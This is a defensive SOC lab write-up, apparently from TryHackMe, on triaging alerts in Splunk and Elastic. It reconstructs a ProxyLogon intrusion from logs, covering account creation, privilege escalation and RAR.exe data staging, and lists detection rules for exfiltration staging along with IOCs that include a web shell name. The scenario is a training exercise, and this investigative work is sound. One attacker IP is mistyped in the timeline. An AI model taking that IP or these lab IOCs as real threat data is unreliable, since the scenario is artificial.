
The second alert flagged the Administrator account by accessing the server outside of normal business hours. Windows Security Event ID 4624 (Logon) was filtered in Kibana for events from the timestamp in the alert.

The logon was confirmed: the time, logon type, and source all matched an attacker-initiated session following the Exchange exploitation. This confirmed the attacker had moved from web-level exploitation to interactive system access.


`winlog.event_id:4624 AND winlog.event_data.TargetUserName:"Administrator"`



`winlog.event_id:1 AND @timestamp:"2025-07-20T05:11:27.996Z"`



`@timestamp >= "2025-07-20T05:13:10.000" and winlog.channel:Security and winlog.task:"User Account Management"`




Post-Access Activity, New Account, Group Changes, and Data Staging

Investigation continued by pivoting to Sysmon logs. A Sysmon Event 1 (process creation) at 05:11 on July 20, 2025, was identified, showing a new process spawned by the attacker's active session. Shortly after, a new user account was created on the system.


The new account was then added to the Remote Desktop Users group (Event 4732), followed by the Administrators group, granting full system privileges. A PowerShell command was executed at 05:16 performing further actions on the system.

The final stage of the attack involved data staging: RAR.exe was used to create a compressed archive. While RAR.exe is a legitimate compression tool, its use in this context, creating an archive immediately after account creation and privilege escalation, is consistent with preparing data for exfiltration.


@timestamp >= "2025-07-20T05:13:15" and process.parent.name:cmd.exe and user.name:Administrator



winlog.event_id: 4732 and "Administrators"



process.name: "Rar.exe"



Reconstructed Attack Timeline

Time	Log Source	Event
Pre-05:11	IIS Logs	POST requests to proxyLogon.ecp from 203[.]0[.]1113[.]55. Exchange server exploited via ProxyLogon (CVE-2021-26855).
05:11	Sysmon Event 1	New process created by the attacker's session. Confirms interactive execution capability gained.
05:11	Security Log	New user account created on the server. Accounts being prepared for persistent access.

05:11+	Security Event 4732	New account was added to Remote Desktop Users group, then to Administrators group. Full privileges obtained.
05:16	PowerShell Logs	PowerShell command executed. Further actions performed on the system under full admin context.
05:16+	Sysmon Event 1	RAR.exe executed to create a compressed archive. Data staging prior to exfiltration.

DETECTION OPPORTUNITIES

- Alert on ProxyLogon signature: POST requests to /ecp/ paths containing 'proxyLogon' from an external IP, especially combined with subsequent Authentication events from the same source.
- Alert on Event 4720 (user created) followed within 5 minutes by Event 4732 or 4728 (group membership added), both performed outside of standard change management windows.
- Alert on RAR.exe, 7z.exe, or similar archive tools creating archives in temp or user directories, especially when no user interaction event precedes the process creation.
- Alert on PowerShell execution immediately following a new account creation or privilege escalation event within the same session.

Indicators of Compromise (IOCs)

IOC Type	Value	Context
IP Address	10[.]10[.]242[.]248	Internal IP performing SSH brute-force against tryhackme-2404. Attackers were already inside the network.
IP Address	171[.]251[.]232[.]40	Vietnamese IP performing Hydra brute-force against wp-login.php. Highly reported on AbuseIPDB.
IP Address	203[.]0[.]113[.]55	Attacker IP performing ProxyLogon exploitation against SomeCorp Exchange server.
Account Created	system-utm	Backdoor persistence account created after SSH brute-force compromise of tryhackme-2404.
Scheduled Task	AssessmentTaskOne	Malicious scheduled task created on WIN-H015 by user oliver.thompson for persistence.
Web Shell	b374k.php	PHP web shell uploaded to the web server following a successful Hydra brute-force of wp-login.php.
Process	SharePoint.exe (port 5678)	Process on WIN-105 making unexpected outbound connection to port 5678, flagged as suspicious.
Vulnerability	CVE-2021-26855 (ProxyLogon)	Exchange Server vulnerability exploited by attackers in the SomeCorp investigation.

Summary

Across three rooms and six investigation scenarios, this lab reinforced a consistent truth: alert triage is not about the tool, it is about the process. Whether using Splunk SPL or Elastic KQL, the workflow is identical. Receive the alert, understand its context, query the relevant log source, pivot to correlated sources, classify the activity, and document the findings.

The Splunk scenarios demonstrated three common attack patterns: SSH brute-force from inside the network, scheduled task persistence on a Windows host, and web server exploitation followed by web shell deployment. The Elastic scenario showed a more sophisticated multi-stage attack chain: Exchange ProxyLogon exploitation, interactive access, new account creation, privilege escalation, and data staging for exfiltration.

No single log source told the complete story in any of these investigations. The full picture only emerged when IIS logs, Windows Security events, Sysmon process records, and PowerShell logs were correlated together.

Area Covered	Key Takeaway
SIEM Fundamentals	Covered Centralisation, Correlation, Normalisation, and Historical Analysis. Investigated 4 Splunk log scenarios across Linux, Windows, and web log sources.
Splunk Scenario 1	500 SSH brute-force attempts against john.smith from internal IP 10[.]10[.]242[.]248. Breach confirmed. Persistence account system-utm created. True Positive, escalated.
Splunk Scenario 2	Malicious scheduled task AssessmentTaskOne created on WIN-H015 by oliver.thompson. True Positive. MITRE T1053.005.
Splunk Scenario 3	Hydra brute-force from 171[.]251[.]232[.]40 against wp-login.php. Web shell b374k.php deployed. True Positive, escalated to IR team.
Elastic Investigation	ProxyLogon exploit, admin session, new account, privilege escalation, PowerShell execution, RAR.exe data staging. Full attack chain reconstructed from 1,467 log events.
IOCs	Attacker IPs: 10[.]10[.]242[.]248, 171[.]251[.]232[.]40, 203[.]0[.]113[.]55. Persistence: system-utm account, AssessmentTaskOne task, b374k.php web shell. CVE-2021-26855.